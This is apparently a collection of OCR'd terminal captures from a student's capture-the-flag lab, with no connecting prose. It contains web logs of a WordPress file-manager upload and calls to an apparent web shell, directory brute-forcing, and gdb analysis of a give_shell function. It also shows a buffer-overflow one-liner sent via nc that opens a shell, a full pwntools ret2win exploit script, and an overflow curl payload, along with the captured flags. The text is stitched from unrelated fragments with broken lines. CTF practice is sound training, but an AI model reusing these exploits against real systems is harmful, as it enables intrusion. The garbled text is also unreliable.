12.51.37.191 - - [11/Jun/2021:19:23:00 +0800] "GET /wordpress/wp-content/plugins/wp-file-manager/lib/js/commands/info.js?ver=7.1.2 HTTP/1.1" 200 4530 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/95.0.4638.69 Safari/537.36"
12.51.37.191 - - [11/Jun/2021:19:23:00 +0800] "GET /wordpress/wp-content/plugins/wp-file-manager/lib/js/commands/mkfile.js?ver=7.1.2 HTTP/1.1" 200 1006 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/95.0.4638.69 Safari/537.36"
12.51.37.191 - - [11/Jun/2021:19:23:00 +0800] "GET /wordpress/wp-content/plugins/wp-file-manager/lib/js/commands/opendir.js?ver=7.1.2 HTTP/1.1" 200 829 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/95.0.4638.69 Safari/537.36"
12.51.37.191 - - [11/Jun/2021:19:23:00 +0800] "GET /wordpress/wp-content/plugins/wp-file-manager/lib/js/commands/netmount.js?ver=7.1.2 HTTP/1.1" 200 3518 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/95.0.4638.69 Safari/537.36"
12.51.37.191 - - [11/Jun/2021:19:23:00 +0800] "GET /wordpress/wp-content/plugins/wp-file-manager/lib/js/commands/open.js?ver=7.1.2 HTTP/1.1" 200 2975 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/95.0.4638.69 Safari/537.36"
12.51.37.191 - - [11/Jun/2021:19:23:00 +0800] "GET /wordpress/wp-content/plugins/wp-file-manager/lib/js/commands/opennew.js?ver=7.1.2 HTTP/1.1" 200 955 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/95.0.4638.69 Safari/537.36"
12.51.37.191 - - [11/Jun/2021:19:23:00 +0800] "GET /wordpress/wp-content/plugins/wp-file-manager/lib/js/commands/places.js?ver=7.1.2 HTTP/1.1" 200 722 "-" "Mozilla/5.0 (Windows NT 10.0;

```
(No debugging symbols found in get_it.elf.16_04)
gdb-peda$ info functions
All defined functions:

Non-debugging symbols:
0x0000000000400438  _init
0x0000000000400470  puts@plt
0x0000000000400480  system@plt
0x0000000000400490  __libc_start_main@plt
0x00000000004004a0  gets@plt
0x00000000004004b0  __gmon_start__@plt
0x00000000004004c0  _start
0x00000000004004f0  deregister_tm_clones
0x0000000000400530  register_tm_clones
0x0000000000400570  __do_global_dtors_aux
0x0000000000400590  frame_dummy
0x00000000004005b6  give_shell
0x00000000004005c7  main
0x0000000000400600  __libc_csu_init
0x0000000000400670  __libc_csu_fini
0x0000000000400674  _fini
gdb-peda$
```

```
sudo apt install imagemagick-6.q16hdri                # version 8:6.9.10.23+dfsg-2.1ubuntu11.10

[12/05/25]seed@VM:~/.../ctf$ echo "aHR0cHM6Ly9pLmliYi5jby9ZZHZyRG1wL3RlbXAucG5n" | base64 -d
https://i.ibb.co/YdvrDmp/temp.png[12/05/25]seed@VM:~/.../ctf$
```



```
LeaveCriticalSection
DeleteCriticalSection
InitializeCriticalSectionAndSpinCount
GetEnvironmentStringsW
FreeEnvironmentStringsW
aHR0cHM6Ly9pLmliYi5jby9ZZHZyRG1wL3RlbXAucG5n
abcdefghijklmnopqrstuvwxyz
ABCDEFGHIJKLMNOPQRSTUVWXYZ
abcdefghijklmnopqrstuvwxyz
ABCDEFGHIJKLMNOPQRSTUVWXYZ
[12/05/25]seed@VM:~/.../ctf$ wget -O temp.png "https://i.ibb.
```

```
File  Edit  View  Search  Terminal  Tabs  Help
seed@VM: ~/Downloads   seed@VM: ~/.../ctf   seed@VM: ~/.../ctf
 PY
== iTXt chunk found ===
ML:com.adobe.xmp<?xpacket begin='' id='W5M0MpCehiHzreSzNTczkc9d'?>
x:xmpmeta xmlns:x='adobe:ns:meta/' x:xmptk='Image::ExifTool 12.36'>
rdf:RDF xmlns:rdf='http://www.w3.org/1999/02/22-rdf-syntax-ns#'>

<rdf:Description rdf:about=''
 xmlns:dc='http://purl.org/dc/elements/1.1/'>
 <dc:rights>
  <rdf:Alt>
   <rdf:li xml:lang='x-default'>cnsec{w3_h0pe_y0u_eNJOyeD_CNS3c
</rdf:li>
  </rdf:Alt>
 </dc:rights>
</rdf:Description>
/rdf:RDF>
/x:xmpmeta>
?xpacket end='r'?>
========================
12/05/25]seed@VM:~/.../ctf$
```

```
seed@VM: ~/.../ctf
File  Edit  View  Search  Terminal  Tabs  Help
seed@VM: ~/Downloads   seed@VM: ~/.../ctf   seed@VM: ~/.../ctf
[12/05/25]seed@VM:~/.../ctf$ cat decrypter100.py
from Crypto.Util.number import long_to_bytes

C = int("1D853E7FB0C778E6BE126733C0E4927AA554FE2CC12ED2A17EC8357C9EDBFCA1", 16)
n = int("DCBFFE3E51F62E09CE7032E2677A78946A849DC4CDDE3A4D0CB81629242FB1A5", 16)
d = int("74D806F9F3A62BAE331FFE3F0A68AFE35B3D2E4794148AACBC26AA381CD7D30D", 16)

ans = pow(C, d, n)
print(long_to_bytes(ans))

[12/05/25]seed@VM:~/.../ctf$ python3 decrypter100.py
b'BrokenButLiving'
[12/05/25]seed@VM:~/.../ctf$
```


```
12.51.37.191 - - [11/Jun/2021:19:23:00 +0800] "GET /wordpress/wp-content/plugins/wp-file-manager/lib/img/fm_close_icon.png HTTP/1.1" 200 1840 "http://mywebsite.com/wordpress/wp-admin/admin.php?page=wp_file_manager" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/95.0.4638.69 Safari/537.36"
12.51.37.191 - - [11/Jun/2021:19:23:00 +0800] "GET /wordpress/wp-content/plugins/wp-file-manager/images/btn-arrow-icon.png HTTP/1.1" 200 1916 "http://mywebsite.com/wordpress/wp-admin/admin.php?page=wp_file_manager" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/95.0.4638.69 Safari/537.36"
12.51.37.191 - - [11/Jun/2021:19:23:00 +0800] "GET /wordpress/wp-includes/js/wp-emoji-release.min.js?ver=5.8.2 HTTP/1.1" 304 159 "http://mywebsite.com/wordpress/wp-admin/admin.php?page=wp_file_manager" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/95.0.4638.69 Safari/537.36"
12.51.37.191 - - [11/Jun/2021:19:23:00 +0800] "GET /wordpress/wp-admin/admin-ajax.php?action=mk_file_folder_manager&cmd=upload&target=w4_gdeft534_whj456ddd&name%5B%5D=h33y000_tH1s_!s_wh4t_uR_l0ok!n4.php HTTP/1.1" 200 8327 "http://mywebsite.com/wordpress/wp-admin/admin.php?page=wp_file_manager" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/95.0.4638.69 Safari/537.36"
12.51.37.191 - - [11/Jun/2021:19:23:02 +0800] "POST /wordpress/wp-admin/admin-ajax.php HTTP/1.1" 200 539 "http://mywebsite.com/wordpress/wp-admin/admin.php?page=wp_file_manager" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/95.0.4638.69 Safari/537.36"
12.51.37.191 - - [11/Jun/2021:19:23:18 +0800] "POST /wordpress/wp-admin/admin-ajax.php HTTP/1.1" 200 1737 "http://mywebsite.com/wordpress/wp-admin/admin.php?page=wp_file_manager" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/95.0.4638.69 Safari/537.36"
202.92.144.125 - - [11/Jun/2021:19:23:22 +0800] "POST /wp-cron.php?doing_wp_cron=1636889002.5047159194946289062500 HTTP/1.1" 200 5105 "http://mywebsite.com/wp-cron.php?doing_wp_cron=1636889002.5047159194946289062500" "WordPress/5.8.2; http://mywebsite.com"
12.51.37.191 - - [11/Jun/2021:19:23:34 +0800] "POST /wordpress/assakaka.php HTTP/1.1" 200 1393 "http://mywebsite.com/wordpress/assakaka.php" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/95.0.4638.69 Safari/537.36"
12.51.37.191 - - [11/Jun/2021:19:23:43 +0800] "POST /wordpress/assakaka.php HTTP/1.1" 200 5952 "http://mywebsite.com/wordpress/assakaka.php" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/95.0.4638.69 Safari/537.36"
```

```
(base) ramnick_francis@rfpramos:~$ dirb http://202.92.144.172:9081/

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Sat Dec  6 06:27:44 2025
URL_BASE: http://202.92.144.172:9081/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://202.92.144.172:9081/ ----
+ http://202.92.144.172:9081/cgi-bin/ (CODE:403|SIZE:291)
+ http://202.92.144.172:9081/index.html (CODE:200|SIZE:80)
+ http://202.92.144.172:9081/server-status (CODE:403|SIZE:296)

-----------------
END_TIME: Sat Dec  6 06:31:11 2025
```

```
[12/05/25]seed@VM:~/.../ctf$ gobuster -u http://202.92.144.172:9081/cgi-bin/ -w /usr/share/seclist/Discovery/Web-Content/common.txt -x sh,cgi,pl,py

=====================================================
Gobuster v2.0.1              OJ Reeves (@TheColonial)
=====================================================
[+] Mode         : dir
[+] Url/Domain   : http://202.92.144.172:9081/cgi-bin/
[+] Threads      : 10
[+] Wordlist     : /usr/share/seclist/Discovery/Web-Content/common.txt
[+] Status codes : 200,204,301,302,307,403
[+] Extensions   : cgi,pl,py,sh
[+] Timeout      : 10s
=====================================================
```


```
025/12/05 17:58:46 Starting gobuster
===============================================
.hta (Status: 403)
.hta.cgi (Status: 403)
.hta.pl (Status: 403)
.hta.py (Status: 403)
.hta.sh (Status: 403)
.htpasswd (Status: 403)
.htpasswd.py (Status: 403)
.htpasswd.sh (Status: 403)
.htpasswd.cgi (Status: 403)
.htpasswd.pl (Status: 403)
.htaccess (Status: 403)
.htaccess.sh (Status: 403)
.htaccess.cgi (Status: 403)
.htaccess.pl (Status: 403)
.htaccess.py (Status: 403)
025/12/05 17:59:28 [!] Get http://202.92.144.172:9081/cgi-bin/dms0: net/http: request canceled (Client.Timeout exceeded while awaiting headers)
025/12/05 17:59:58 [!] Get http://202.92.144.172:9081/cgi-bin/oprocmgr-status: net/http: request canceled (Client.Timeout exceeded while awaiting headers)
status (Status: 200)
status/ready (Status: 200)
status/ready.sh (Status: 200)
status/ready.cgi (Status: 200)
status/ready.pl (Status: 200)
status/ready.py (Status: 200)
===============================================
025/12/05 18:00:27 Finished
===============================================
12/05/25]seed@VM:~/.../ctf$ curl http://202.92.144.172:9081/cgi-bin/status/ready.cgi

ello CGI from Bash
12/05/25]seed@VM:~/.../ctf$
12/05/25]seed@VM:~/.../ctf$
```

```
achine  View  Input  Devices  Help
ies   Terminal   Dec 5  18:50
                    seed@VM: ~/Downloads
File  Edit  View  Search  Terminal  Tabs  Help
seed@VM: ~/Downloads | seed@VM: ~/.../ctf | seed@VM: ~/.../ctf | seed@VM: ~/.../ctf | seed@VM: ~/Downloads

Non-debugging symbols:
0x0000000000400438  _init
0x0000000000400470  puts@plt
0x0000000000400480  system@plt
0x0000000000400490  __libc_start_main@plt
0x00000000004004a0  gets@plt
0x00000000004004b0  __gmon_start__@plt
0x00000000004004c0  _start
0x00000000004004f0  deregister_tm_clones
0x0000000000400530  register_tm_clones
0x0000000000400570  __do_global_dtors_aux
0x0000000000400590  frame_dummy
0x00000000004005b6  give_shell
0x00000000004005c7  main
0x0000000000400600  __libc_csu_init
0x0000000000400670  __libc_csu_fini
0x0000000000400674  _fini
gdb-peda$ disassemble give_shell
Dump of assembler code for function give_shell:
   0x00000000004005b6 <+0>:     push   rbp
   0x00000000004005b7 <+1>:     mov    rbp,rsp
   0x00000000004005ba <+4>:     mov    edi,0x400684
   0x00000000004005bf <+9>:     call   0x400480 <system@plt>
   0x00000000004005c4 <+14>:    nop
   0x00000000004005c5 <+15>:    pop    rbp
   0x00000000004005c6 <+16>:    ret
End of assembler dump.
gdb-peda$ x/s 0x400684
0x400684:       "/bin/bash"
```




seed@VM: ~/Downloads
seed@VM: ~/.../ctf
seed@VM: ~/.../ctf
seed@VM: ~/.../ctf
seed@VM: ~/Downloads
seed@VM: ~/Downloads
seed@VM: ~/Downloads
^C
[12/05/25]seed@VM:~/Downloads$ (python3 -c "import sys; sys.stdout.buffer.write(b'A'*16 + b'B'*4 + b'C'*4)"; cat) | nc 202.92.144.172 14378
AAAAAAAAAAAAAAAABBBBCCCC,-.----.
Art by: https://patorjk.com/software/taag/
python3 -c 'import pty; pty.spawn("/bin/bash")'
python3 -c 'import pty; pty.spawn("/bin/bash")'
/bin/sh: 0: can't access tty; job control turned off
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
python3 -c 'import pty; pty.spawn("/bin/bash")'
/bin/sh: 1: python3: not found
$ dir
dir
art.txt cnsec1 flag.txt run.sh
$ cat flag.txt

[12/05/25]seed@VM:~/Downloads$ (python3 -c "import sys; sys.stdout.buffer.write(b'A'*16 + b'B'*4 + b'C'*4)"; cat) | nc 202.92.144.172 14378
AAAAAAAAAAAAAAAABBBBCCCC,-.----.
Art by: https://patorjk.com/software/taag/
/bin/sh: 0: can't access tty; job control turned off
$ /bin/cat flag.txt
/bin/cat flag.txt
cnsec{I_W4S_5@D_AND_1_WAs_1oNELY}
$



40089c: c3   ret
[12/05/25]seed@VM:~/Downloads$ python3 exploitfinal.py
[+] Opening connection to 202.92.144.172 on port 14379: Done
[*] Switching to interactive mode
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA\xa9^E@^@^@^@^@V^G@^@^@^@^@^@
cnsec{do_The_worK_DOn7_Copy}
[*] Got EOF while reading in interactive
$

```
[12/05/25]seed@VM:~/Downloads$ cat exploitfinal.py
#!/usr/bin/env python3
from pwn import *
import time

HOST = "202.92.144.172"
PORT = 14379

OFFSET    = 88          # bytes to saved RIP (0x58)
RET_GADGET = 0x4005a9   # single 'ret' to fix 16-byte alignment
FLAG_FUNC  = 0x400756   # address of flag()

def main():
    p = remote(HOST, PORT)

    try:
        p.recvuntil(b"Type something to get the flag:", timeout=2)
    except EOFError:
        pass


    payload = b"A" * OFFSET
    payload += p64(RET_GADGET)
    payload += p64(FLAG_FUNC)


    p.sendline(payload)


    time.sleep(0.05)
    p.sendline(b"\n")


    try:
        out = p.recv(timeout=3)
        print(out.decode(errors="ignore"))
    except EOFError:
        pass
```




```
<img src="https://i.imgur.com/ihpTCJo.jpeg" width="300">
</p>

<form method="POST" action="index.php">
<input type=hidden name=kickback id=kickback value="1">
<center>
<button class="button" type="submit">
    <span>Claim 1337 + Flag!</span>
</button>
</center>
</form>


<center><h2>Invalid input detected!<br>Transaction blocked by COA.</h2></center>[12/05/25]seed@VM:~$ curl -d "ki
ckback=99999999999999999999999999999999999999999999999999999999999999999999999999999999999999999999999999999
99999999999999999999999999999999999999999999999999999999999999999999999999999999999999999999999999999999999
99999999999999999999999999999999999999999999999999999999999999999999999999999999999999999999999999999999999
99999999999999999999999999999999999999999999999999999999999999999999999999999999999999999999999999999999999
99999999999999999999999999999999999999999999999999999999999999999999999999999999999999999999999999999999999" htt
p://202.92.144.172:9085/index.php
<!DOCTYPE html>
```